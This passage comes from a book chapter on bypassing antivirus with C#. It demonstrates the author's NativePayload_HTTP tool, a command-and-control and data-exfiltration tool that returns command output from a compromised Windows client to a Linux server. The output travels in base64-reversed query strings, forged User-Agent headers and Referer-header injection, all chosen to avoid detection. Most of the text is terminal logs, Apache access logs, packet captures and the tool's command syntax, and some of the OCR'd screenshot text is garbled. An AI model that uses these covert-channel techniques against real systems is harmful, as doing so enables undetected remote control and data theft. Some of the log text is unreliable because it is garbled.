[>]:[19-02-2019.14-57-10]:Webserver log File has changed!
[>]:[19-02-2019.14-57-40]:Webserver log File has changed!
[>]:[19-02-2019.14-57-40]:Checking Http Queries %d-%m-%Y.%H-%M-%S" 
[!]:[19-02-2019.14-57-40]:Exfiltration listening Mode Started by apache2 Service! Commands
[>]:[19-02-2019.14-57-10]:Webserver log File has changed!
[>]:[19-02-2019.14-57-40]:Checking Http Queries %d-%m-%Y.%H-%M-%S" 
[>]:[19-02-2019.14-57-40]:Webserver log File has changed!
[>]:[19-02-2019.14-57-40]:Checking Http Queries %d-%m-%Y.%H-%M-%S" 

File Edit View Search Terminal Help
Tue 14:57 •
File Machine View Input Devices Help
Command Prompt - NativePayload_HTTP.exe -dumpcmd
C:\NativePayload_HTTP\Debug>NativePayload_HTTP.exe -dumpcmd 192.168.56.1 80
NativePayload_HTTP v1.1 , Published by Damon Mohammadbagher , Jan 2019
DATA/Commands Exfiltration Started (Client Side only)
Connecting.Server:[192.168.56.1:80]
[!]:CMD:Checking_Server.[192.168.56.1]:SendbyHttp:Signal.Delay.Random:[49646]:Started
[!]:CMD:Checking_Command.Echo test 2 ;D:Detected
[!]:CMD:Echo test 2 ;D:Sending.Cmd.output:SendbyHttp:Delay:[7768]:Started [2/19/2019 10:57:46 AM]
[!]:CMD:Echo test 2 ;D:Sending.Cmd.output:SendbyHttp:Web.Requests.Count[3/16]:Started
[!]:CMD:Bytes:[57264E4874396D453540775]:SendbyHttp:Delay:[6398]:Web.Request.Base64:[/]
[!]:CMD:Bytes:[93143585971445D457954E4]:SendbyHttp:Delay:[7822]:Web.Request.Base64:[/]

File Edit View Search Terminal Help
Tue 14:57 •
File Machine View Input Devices Help
Command Prompt
root@oops: ~
```

Picture 19: NativePayload_HTTP.sh and client-side with base64 encoding

in this case you can use this commands “`@64on`” or “`@base64on`” to enable BASE64 encoding for payloads also with these command you can disable them “`@64off`” or “`@base64off`”.

Note: in my code payload bytes combined with Reverse technique always,it means you have “reverse base64” encoding always.

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

The screenshot shows a terminal window titled "root@oops: ~/Desktop/NativePayload_HTTP/After Pivot". The terminal displays a series of log entries from a C# application named "NativePayload_HTTP.exe". The application is performing various operations such as monitoring logs, sending commands, and checking for changes in webserver log files. It also includes a section for "Fake-Header" detection and handling. The output is being monitored by a debugger, likely Immunity Debugger, which shows the assembly code corresponding to the C# logic. The debugger interface includes a command prompt at the bottom where commands like "dumpcmd" are issued.

Picture 20: NativePayload_HTTP.sh and client-side with base64 encoding

as you can see in this "Picture 20" that payload detected by base64 encoding in Apache log file simply.

HTTP Fake-Headers and Commands:

as I mentioned in this chapter my focus is on HTTP Packets so let me talk about HTTP Headers by commands in my code. Before begin we need to Packet Monitoring by Wireshark or tcpdump so first step is this command .

```
tcpdump -i vboxnet0 -s 0 -w MonitorPackets.trace
```

The screenshot shows a terminal window titled "root@oops: /usr/local/bro/bin". The user runs the command "tcpdump -i vboxnet0 -s 0 -w MonitorPackets.trace". The output indicates that the process is listening on the "vboxnet0" interface, using link-type EN10MB (Ethernet), with a capture size of 262144 bytes. This command is used to capture network traffic for analysis.

Picture 21: NativePayload_HTTP.sh and Fake-Headers

now with this command you can set Fake-Header:On , "@fhn" or "@fheaderon" as you can see in "Picture 22" also with command "@info" you can see server configurations which will apply to your clients.

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

The screenshot shows two windows side-by-side. On the left is a terminal window titled 'root@oops: ~/Desktop/NativePayload_HTTP/After Pivot' running on a Linux system. It displays a series of commands being entered and their outputs, primarily related to file operations and network configuration. On the right is a Windows Command Prompt window titled 'Command Prompt' running on a VM. It shows the command 'NativePayload_HTTP>NativePayload_HTTP.exe -dumpcmd 192.168.56.1 80' being run, which starts the payload's listening service.

```
[root@oops: ~/Desktop/NativePayload_HTTP/After Pivot] Tue 15:37 •
File Edit View Search Terminal Help
[1]:CMD::DumpedbyHttp::Payload.strings.typeof:ShellCommands
[1]:CMD::DumpedbyHttp::Payload.output:Show
    input setaf 10
19-02-2019.14-40-49 ---N--> Cmd:[echo Hi ;D]:|[192.168.56.102] => Hi ;D load.Request.base64on
    isRandom=false
[>]:Enter::Commands.input.[192.168.56.102]:#
[>]:Enter::Commands.input.[192.168.56.102]:#@base64on== "@clients" || "$input" == "@clients"
[@]:HTTP::DumpedbyHttp::Payload.Request.base64:On
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#echo test 2 ;D
[1]:|[19-02-2019.14-57-05]:[B64]:your client will_send cmd.output by Base64 (bytes)
[>]:|[19-02-2019.14-57-05]:Exfiltration listening Mode Started by apache2 Service!
[1]:|[19-02-2019.14-57-10]:Webserver log File has changed!
[1]:|[19-02-2019.14-57-10]:Checking Http Queries
[1]:|[19-02-2019.14-57-40]:Webserver log File has changed!
[1]:|[19-02-2019.14-57-40]:Checking Http Queries poweroff" ]
[1]:|[19-02-2019.14-57-55]:Checking Http Queries "stargetHost" != "" ] ;
...
[1]:|[19-02-2019.14-58-10]:Dumping this DATA/Text via http Queries
[1]:CMD::DumpedbyHttp::Payload.strings.typeof:ShellCommands
[1]:CMD::DumpedbyHttp::Payload.Base64.output:Show|]:System.IIPv4.[${TargetHost}]:Poweroff
    input setaf 2
19-02-2019.14-58-10 ---B64--> Cmd:[echo test 2 ;D]:|[192.168.56.102] => test 2 ;D
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#base64on || "$input" == "@64on" ]
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#efhn
[@]:HTTP::DumpedbyHttp::Curl.Web.Request.fakeheader:On
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#dumpedbyHttp::Payload.Request.base64:On
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#@info
[@]:Server.Configuration.Info:Show
    input setaf 2
[@]:HTTP::DumpedbyHttp::Curl.Web.Request.fakeheader:is On (apply to all clients)
[@]:HTTP::DumpedbyHttp::Payload.base64:is On (apply to all clients)
[1]:Client.[192.168.56.102].Delay.history:Show "%d-%m-%Y,%H-%M-%S"
    for index in ${!inputArray[*]}
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#@cli
[@]:Clients.list:Show
    echo $index ${inputArray[$index]} >> Commands-$index
done
19-02-2019.14-39-04 IPv4:192.168.56.102 [Win:6.2.9200.0]
    %d-%m-%Y,%H-%M-%S"
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#
```

Picture 22: NativePayload_HTTP.sh and Fake-Headers

in the next "Picture 23" you can see this command "echo test 3 ;)" executed by Fake-Header in client-side.

The screenshot shows two windows side-by-side. On the left is a terminal window titled 'root@oops: ~/Desktop/NativePayload_HTTP/After Pivot' running on a Linux system. It displays a series of commands being entered and their outputs, primarily related to file operations and network configuration. On the right is a Windows Command Prompt window titled 'Command Prompt - NativePayload_HTTP.exe -dumpcmd 192.168.56.1 80'. It shows the command being run, which starts the payload's listening service. The output also includes a timestamp and some internal logs from the payload.

```
[root@oops: ~/Desktop/NativePayload_HTTP/After Pivot] Tue 15:41 •
File Edit View Search Terminal Help
[1]:|[19-02-2019.14-57-55]:Checking Http Queries
...
[1]:|[19-02-2019.14-58-10]:Dumping this DATA/Text via http Queries
[1]:CMD::DumpedbyHttp::Payload.strings.typeof:ShellCommands
[1]:CMD::DumpedbyHttp::Payload.Base64.output:Show
    input setaf 2
19-02-2019.14-58-10 ---B64--> Cmd:[echo test 2 ;D]:|[192.168.56.102] => test 2 ;D
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#efhn
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#gfh
[@]:HTTP::DumpedbyHttp::Curl.Web.Request.fakeheader:On | awk '!'
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#info
[@]:Server.Configuration.Info:Show
    input setaf 2
[@]:HTTP::DumpedbyHttp::Curl.Web.Request.fakeheader:is On (apply to all clients)
[@]:HTTP::DumpedbyHttp::Payload.base64:is On (apply to all clients)
[1]:Client.[192.168.56.102].Delay.history:Show "%d-%m-%Y,%H-%M-%S"
    elif [[ "$input" == "poweroff" ]]
[@]:HTTP::DumpedbyHttp::Curl.Web.Request.fakeheader:is On (apply to all clients)
[@]:HTTP::DumpedbyHttp::Payload.base64:is On (apply to all clients)
[1]:Client.[192.168.56.102].Delay.history:Show
    input setaf 10
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#@cliSystem.IIPv4
[@]:Clients.list:Show
    input setaf 2
break;
19-02-2019.14-39-04 IPv4:192.168.56.102 [Win:6.2.9200.0]
    %d-%m-%Y,%H-%M-%S"
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#base64on" |
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#echo test 3 ;
[1]:|[19-02-2019.15-40-30]:[F]:your client will_send cmd.output by Curl /GET Http.FakeHeader
[1]:|[19-02-2019.15-40-30]:[B64]:your client will_send cmd.output by Base64 (bytes)
[>]:|[19-02-2019.15-40-30]:Exfiltration listening Mode Started by apache2 Service!
[1]:|[19-02-2019.15-40-35]:Webserver log File has changed!
[1]:|[19-02-2019.15-40-35]:Checking Http Queries
[1]:|[19-02-2019.15-40-55]:Webserver log File has changed!
[1]:|[19-02-2019.15-41-05]:Checking Http Queries
...
[1]:|[19-02-2019.15-41-25]:Dumping this DATA/Text via http Queries
[1]:CMD::DumpedbyHttp::Payload.strings.typeof:ShellCommands
[1]:CMD::DumpedbyHttp::Payload.Base64.output:Show
19-02-2019.15-41-25 ---B64--> Cmd:[echo test 3 ;]):|[192.168.56.102] => test 3 ;)
[>]:Enter::Commands.input.[192.168.56.102]:#[B64]:#
```

Picture 23: NativePayload_HTTP.sh and Fake-Headers

as you can see in this "Picture 24" we have New "User-agent" in HTTP Header which means this Packet Sent by "Firefox 50 , from Linux system " but this is "Fake User-agent" (we knew this was windows system also packet sent by C# Codes) so it is simple way to make Fake-Header in HTTP Traffic.

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

The terminal window shows the following sequence of commands and their outputs:

```
root@oops:/usr/local/bro/bin# tcpdump -i vboxnet0 -s 0 -w MonitorPackets.trace
tcpdump: listening on vboxnet0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C165 packets captured
0 packets dropped by kernel
root@oops:/usr/local/bro/bin# [redacted]
root@oops:/usr/local/bro/bin# [redacted]
19-02-2019.14:58-10 ---B64--> Cmd:[echo test 2 ;D]:[192.168.56.102] => test 2 ;D
[redacted]
[>]:Enter::Commands.input.[192.168.56.102][B64].# [redacted]
[>]:Enter::Commands.input.[192.168.56.102][B64].#dfhn list:Show [redacted]
[>]:HTTP::DumpedbyHttp::Curl.Web.Request.fakeheader:On | awk '! [redacted]
[>]:Enter::Commands.input.[192.168.56.102][F.B64].#@info [redacted]
[>]:Server.Configuration.Info>Show l setar z [redacted]
[>]:[{"$input" == "poweroff"}] [redacted]
[>]:HTTP::DumpedbyHttp::Curl.Web.Request.fakeheader:is On (apply to all clients) [redacted]
root@oops:~# cat /var/log/apache2/access.log
192.168.56.102 - - [19/Feb/2019:15:40:32 +0500] "GET /default.aspx?Session=a0769444D4874396E4134334F42354A6C497B645D47614A6C47714A6D4534396D45795A6F457C62365 HTTP/1.1" 200 805 "-" "-"
192.168.56.102 - - [19/Feb/2019:15:40:51 +0500] "GET /getcmd.aspx?logoff=command HTTP/1.1" 200 2074 "-" "-"
192.168.56.102 - - [19/Feb/2019:15:41:04 +0500] "GET /default.aspx?uids=5776A6E4874396D45354A775 HTTP/1.1" 200 749 "-" Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0 "-"
192.168.56.102 - - [19/Feb/2019:15:41:09 +0500] "GET /default.aspx?uids=93143585971445D45795A64 HTTP/1.1" 200 749 "-" Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0 "-"
192.168.56.102 - - [19/Feb/2019:15:41:15 +0500] "GET /default.aspx?uids=760444903E485A563249685 HTTP/1.1" 200 749 "-" Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0 "-"
192.168.56.102 - - [19/Feb/2019:15:41:19 +0500] "GET /default.aspx?logoff=null HTTP/1.1" 200 749 "-" Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0 "-"
192.168.56.102 - - [19/Feb/2019:15:41:21 +0500] "GET /default.aspx?Session=a0769444D4874396E4134334F42354A6C497B645D47614A6D4534396D45795A6F457C62365 HTTP/1.1" 200 749 "-" Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0 "-"
192.168.56.102 - - [19/Feb/2019:15:41:32 +0500] "GET /getcmd.aspx?logoff=command HTTP/1.1" 200 1042 "-" Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0 "-"
192.168.56.102 - - [19/Feb/2019:15:41:32 +0500] "GET /default.aspx?Session=a0769444D4874396E4134334F42354A6C497B645D47614A6D4534396D45795A6F457C62365 HTTP/1.1" 200 749 "-" Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0 "
root@oops:~# [redacted]
[>]:[19-02-2019.15:40:55]:Webserver_Log_File_has_changed! [redacted]
[>]:[19-02-2019.15:40:55]:Checking_Http_Queries [redacted]
[>]:[19-02-2019.15:41:05]:Webserver_Log_File_has_changed! [redacted]
[>]:[19-02-2019.15:41:05]:Checking_Http_Queries [redacted]
[>]:[19-02-2019.15:41:25]:Dumping this DATA/Text via http Queries [redacted]
[>]:CMD:DumpedbyHttp::Payload.strings.typeof.ShellCommands.payload [redacted]
[>]:CMD:DumpedbyHttp::Payload.Base64.output:Show [redacted]
19-02-2019.15:41:25 ---B64-F-> Cmd:[echo test 3 ;]:[192.168.56.102] => test 3 ;)
[>]:Enter::Commands.input.[192.168.56.102][F.B64].# [redacted]
```

Picture 24: NativePayload_HTTP.sh and Fake-Headers

let me show you some more detail about HTTP Packets by next “Picture 25” , with this Command you can Watch Packets for this last Command which executed in Client-side (for more information: “Picture 21”).

```
root@oops:/usr/local/bro/bin# tcpdump: listening on vboxnet0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C165 packets captured
0 packets dropped by kernel
root@oops:/usr/local/bro/bin# wireshark MonitorPackets.trace
```

Picture 25: Monitoring Packets

now by Wireshark you can see what exactly happened in HTTP Header by command “@fhn”.

The Wireshark interface shows the following details for the selected stream:

No.	Time	Source	Destination	Protocol	Length	Info
113	547.608923	192.168.56.102	192.168.56.1	TCP	66	64269 → 80 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=1460
114	547.608963	192.168.56.1	192.168.56.102	TCP	66	80 → 64269 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
115	547.609138	192.168.56.102	192.168.56.1	TCP	54	64269 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
116	547.609342	192.168.56.102	192.168.56.1	HTTP	328	GET /default.aspx?uids=5776A6E4874396D45354A775 HTTP/1.1
117	547.609393	192.168.56.1	192.168.56.102	TCP	54	80 → 64269 [ACK] Seq=1 Ack=275 Win=30336 Len=0
118	547.609768	192.168.56.1	192.168.56.102	HTTP	803	HTTP/1.1 200 OK
119	547.659041	192.168.56.102	192.168.56.1	TCP	54	64269 → 80 [ACK] Seq=275 Ack=750 Win=64768 Len=0
120	552.613019					=275 Win=30336 Len=0
121	552.613250					=64768 Len=0
122	552.996608					=751 Win=64768 Len=0
123	552.996641					Win=30336 Len=0

Details of the selected packet (Frame 116):

```
GET /default.aspx?uids=5776A6E4874396D45354A775 HTTP/1.1
Accept-Language: en-US;q=0.8,en;q=0.6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
Host: 192.168.56.1

HTTP/1.1 200 OK
Date: Tue, 19 Feb 2019 20:11:01 GMT
1 client pkt, 1 server pkt, 1 turn.
```

Picture 26: Monitoring Packets

Bypassing Anti Viruses by C#.NET Programming


Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

as you can see we have this “User-agent” in HTTP Header which sent from client to server , in the next “Picture 27” I used “@fhf” to “disable Fake-Header” and this command “echo test 4” will send to client without fake-header.

```
root@oops:/usr/local/bro/bin# tcpdump -i vboxnet0 -s 0 -w MonitorPackets.trace
19 tcpdump: listening on vboxnet0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C80 packets captured
[> 80 packets received by filter{ether==eth0} [F,B64]: echo test 3 ;
[> 0 packets dropped by kernel [ether==eth0][F,B64]: echo test 3 ;
root@oops:/usr/local/bro/bin# [1]:[19-02-2019 15-40-30]:[B64]:your client will send cmd.output by Curl /GET Http.FakeHeader
[!]:[19-02-2019 15-40-30]:Exfiltration listening Mode Started by apache2 Service!
[!]:[19-02-2019 15-40-35]:Webserver log File has changed!
[!]:[19-02-2019 15-40-35]:Checking Http Queries
[!]:[19-02-2019 15-40-55]:Webserver Log File has changed!
[!]:[19-02-2019 15-40-55]:Checking Http Queries
[!]:[19-02-2019 15-41-05]:Webserver log File has changed! | awk '!<~/^$/ {print $0}' | curl -X GET http://192.168.56.1:80/test4
[!]:[19-02-2019 15-41-05]:Checking Http Queries
...
[!]:[19-02-2019 15-41-25]:Dumping this DATA/Text via http Queries
[!]:CMD:DumpedbyHttp:Payload.strings.typeof[ShellCommands]
[!]:CMD:DumpedbyHttp:Payload.Base64.output:Show
[!]:CMD:DumpedbyHttp:Payload.Base64.output:Show
19-02-2019.15-41-25 ---B64-F--> Cmd:[echo test 3 ;]:|[192.168.56.102] =>[test 3];load_HTTPS
[!]:Enter::Commands.input.[192.168.56.102][F,B64]:#af 10
[!]:Enter::Commands.input.[192.168.56.102][F,B64]:#!System.IPPv4
[!]:Enter::Commands.input.[192.168.56.102][F,B64]:#@fhf 2
[!]:HTTP::DumpedbyHttp:Curl.Web.Request.fakeheader:Off
[!]:Enter::Commands.input.[192.168.56.102][B64]:#echo test4
[!]:[19-02-2019 15-54-44]:[B64]:your client will send cmd.output by Base64 (bytes)
[!]:[19-02-2019 15-54-44]:Exfiltration listening Mode Started by apache2 Service!
[!]:[19-02-2019 15-54-49]:Webserver log File has changed!
[!]:[19-02-2019 15-54-49]:Checking Http Queries
[!]:[19-02-2019 15-55-24]:Webserver log File has changed!
[!]:[19-02-2019 15-55-24]:Checking Http Queries
[!]:[19-02-2019 15-55-34]:Webserver log File has changed!
[!]:[19-02-2019 15-55-34]:Checking Http Queries
[!]:[19-02-2019 15-55-44]:Webserver log File has changed! ]
[!]:[19-02-2019 15-55-44]:Checking Http Queries
[!]:[19-02-2019 15-55-54]:Webserver log File has changed!%H-%M-
[!]:[19-02-2019 15-55-54]:Checking Http Queries
[!]:CMD:DumpedbyHttp:Payload.strings.typeof[ShellCommands]/say$1
[!]:CMD:DumpedbyHttp:Payload.Base64.output:Show
19-02-2019.15-55-54 ---B64----> Cmd:[echo test4]:|[192.168.56.102] => test4
[!]:Enter::Commands.input.[192.168.56.102][B64]:#]
```

Picture 27: NativePayload_HTTP.sh and “@fhf” Fake-Headers:off

as you can see in the next “Picture 28” in HTTP Packets we have this Header when our “Fake-Header setting is off”.



Picture 28: NativePayload_HTTP.sh and “@fhf” Fake-Headers:off

now you can compare this “Picture 28” with “Picture 26” and you will see what is different between these HTTP header Packets. in the next “Picture 29” you can see with Command “@cmdlist” you can see list of Executed Commands in Client-side also with “@cmdsave” you can save this Report to text file.

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

```
File Edit View Terminal Help
[>]:Enter::Commands.input.[192.168.56.102][F..B64]:# 
[>]:Enter::Commands.input.[192.168.56.102][F..B64]:@ffh
[@]:HTTP::DumpedbyHttp:Curl.Web.Request.fakeheader:Off
[>]:Enter::Commands.input.[192.168.56.102][B64]:#echo test4
[!]:[19-02-2019.15-54-44]:[B64]:your client will send cmd.output by Base64 (bytes)
[>]:[19-02-2019.15-54-44]:Exfiltration listening Mode Started by apache2 Service!
[!]:[19-02-2019.15-54-49]:Webserver log File has changed!
[!]:[19-02-2019.15-54-49]:Checking Http Queries
[!]:[19-02-2019.15-55-24]:Webserver log File has changed!
[!]:[19-02-2019.15-55-24]:Checking Http Queries
[!]:[19-02-2019.15-55-34]:Webserver log File has changed!
[!]:[19-02-2019.15-55-34]:Checking Http Queries
[!]:[19-02-2019.15-55-44]:Webserver log File has changed!
[!]:[19-02-2019.15-55-44]:Checking Http Queries
[!]:[19-02-2019.15-55-54]:Webserver log File has changed!
[!]:[19-02-2019.15-55-54]:Checking Http Queries
[!]:[19-02-2019.15-55-54]:Dumping this DATA/Text via http Queries
[!]:CMD::DumpedbyHttp::Payload.strings.typeof:ShellCommands
[!]:CMD::DumpedbyHttp::Payload.Base64.output>Show
19-02-2019.15-55-54 ---B64----> Cmd:[echo test4]::[192.168.56.102] => test4
[>]:Enter::Commands.input.[192.168.56.102][B64]:# 
[>]:Enter::Commands.input.[192.168.56.102][B64]:# 
[>]:Enter::Commands.input.[192.168.56.102][B64]:#@cmdlist
[@]:Commands.list:Show
[@]:N.Normal:bytes:B64.Base64:bytes
[@]:Re.Header.Injection.via.[Referer]
[@]:Co.Header.Injection.via.[Cookies]
0 19-02-2019.14-40-49 ---N----> Cmd:[echo Hi ;D]::[192.168.56.102] => Hi ;D
1 19-02-2019.14-58-10 ---B64----> Cmd:[echo test 2 ;D]::[192.168.56.102] => test 2 ;D
2 19-02-2019.15-41-25 ---B64-F--> Cmd:[echo test 3 ;])::[192.168.56.102] => test 3 ;)
3 19-02-2019.15-55-54 ---B64----> Cmd:[echo test4]::[192.168.56.102] => test4
[>]:Enter::Commands.input.[192.168.56.102][B64]:# 
[>]:Enter::Commands.input.[192.168.56.102][B64]:#@cmdsav
[@]:Commands.Saved:[Commands-list 19-02-2019.16-00-43.txt]
[>]:Enter::Commands.input.[192.168.56.102][B64]:# 
[>]:Enter::Commands.input.[192.168.56.102][B64]:#
```

Picture 29: NativePayload_HTTP.sh and List of commands by "@cmdlist" and saving Commands by "@cmdsav"

Payload injection via "Referer" field in HTTP Headers and Commands:

As I mentioned in this chapter we can use "Referer" HTTP Header field as Payload to send Data to server. With this simple command "@xrn" or "@xrefon" you can do this by this tool also with "@xrf" or "@xrefoff" you can disable this setting too.

Note: before command "@xrn" you should first use "@fhn" to enable Fake-Header.

```
File Machine View Input Devices Help
Wed 10:16
root@oops: ~/Desktop/NativePayload_HTTP/After Pivot
help syntax: ./NativePayload_HTTP.sh help
      tput setaf 10
[>]:Service.apache2:Stopped echo "[@]:Commands.Saved:[Commands-list 19-02-2019.16-00-43.txt]" 
[>]:Service.apache2.[/etc/apache2/20-02-2019.10-11-18.backup.apache2.conf]:Created
[>]:Service.apache2.[/etc/apache2/apache2.conf]:Modified t" ]]
[>]:Service.apache2:Restarted then
[>]:Server.Exfiltration.Mode:Started then
[>]:Server.DefaultPage.[/var/www/html/default.aspx]:Created
[>]:Server.CommandPage.[/var/www/html/getcmd.aspx]:Created st:Show
[>]:Server.Monitoring.log[/var/log/apache2/access.log]:Started.:B64.Base64
[>]:Enter::Commands.input:# echo "[@]:Re.Header.Injection.via.[Referer]" 
[>]:Client.IPV4.[192.168.56.102]:Detected
[>]:Co.Header.Injection.via.[Cookies]
[!]:Client.IPV4.[192.168.56.102]:Detected tput setab 4"
      echo
[>]:Enter::Commands.input:# tput setaf 11
[>]:Enter::Commands.input:# for index in ${!inputArray[*]} do
[>]:Enter::Commands.input:@cli
      echo "$index ${inputArray[$index]}"
[>]:Clients.list:Show
      echo "$index ${inputArray[$index]}"
20-02-2019.10-13-57 IPv4:192.168.56.102 [Win:6.2.9200.6]
      done
[>]:Enter::Commands.input:@ 192.168.56.102
      tput setaf 2
[>]:Enter::Commands.input.[192.168.56.102]# @64on piv" ]
[>]:Enter::Commands.input.[192.168.56.102][B64]:#@fhnrgetHost" != "" ]
[>]:HTTP::DumpedbyHttp::Payload.Request.base64:on
[>]:Enter::Commands.input.[192.168.56.102][B64]:#@fhnrgetHost" != "" ]
[>]:HTTP::DumpedbyHttp::Curl.Web.Request.fakeheader:on
[>]:Enter::Commands.input.[192.168.56.102][F..B64]:@xrn
[>]:HTTP::DumpedbyHttp::Curl.Web.Request.header.payload.injection.[Referer]:On
[>]:Enter::Commands.input.[192.168.56.102][F..B64]:# 
[>]:Enter::Commands.input.[192.168.56.102][F..B64]:# 
[>]:Enter::Commands.input.[192.168.56.102][F..B64]:#echo test 6 ;)MD
[!]:[20-02-2019.10-15-05]:[F]:your client will send cmd.output by Curl /GET Http.FakeHeader
[!]:[20-02-2019.10-15-05]:[Re]:your client will send cmd.output by Curl /GET Http.FakeHeader.via.[Referer]
[!]:[20-02-2019.10-15-05]:[B64]:your client will send cmd.output by Base64 (bytes)
[!]:[20-02-2019.10-15-05]:Exfiltration listening Mode Started by apache2 Service!
[!]:[20-02-2019.10-15-10]:Webserver log File has changed!
[!]:[20-02-2019.10-15-10]:Checking Http Queries if [[ "$PivClient" = 
      then
[!]:[20-02-2019.10-15-21]:Dumping this DATA/Text via http Queries` hostname
[!]:CMD::DumpedbyHttp::Payload.strings.typeof:ShellCommands
[!]:CMD::DumpedbyHttp::Payload.Base64.output>Show
      then
20-02-2019.10-15-21 -B64-F-Re-> Cmd:[echo test 6 ;])::[192.168.56.102] => test 6 ;)
[>]:Enter::Commands.input.[192.168.56.102][F..B64]:#
```

Picture 30: NativePayload_HTTP.sh and Payloads injection via Referer

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

as you can see in this "Picture 30" I used these commands and "step 2" is "optional" always:

step1: @ 192.168.56.102 interact to client with ipv4 192.168.56.102
step2: @64on setting on Base64 for payloads (**optional**)
step3: @fhn setting on Fake-Headers
step4: @xrn setting on payloads injection via "Referer"
step5: echo test 6 ; setting command for client-side

finally you can see we have command output in server-side and these payload sent by client to server via "referer" HTTP Header field.

The screenshot shows a terminal window with the title 'Terminal' at the top. The window displays a command-line session where the user is interacting with a script named 'NativePayload_HTTP.sh'. The session includes several environment variable assignments and command executions. The output also includes a timestamp and some error messages related to file operations. Below the terminal window, the desktop environment is visible with various icons in the taskbar.

```
root@oops:/var/www/html# strings /var/log/apache2/access.log
192.168.56.102 - - [20/Feb/2019:10:15:06 -0500] "GET /getcmd.aspx?logoff=command HTTP/1.1" 200 2074 "-" "-"
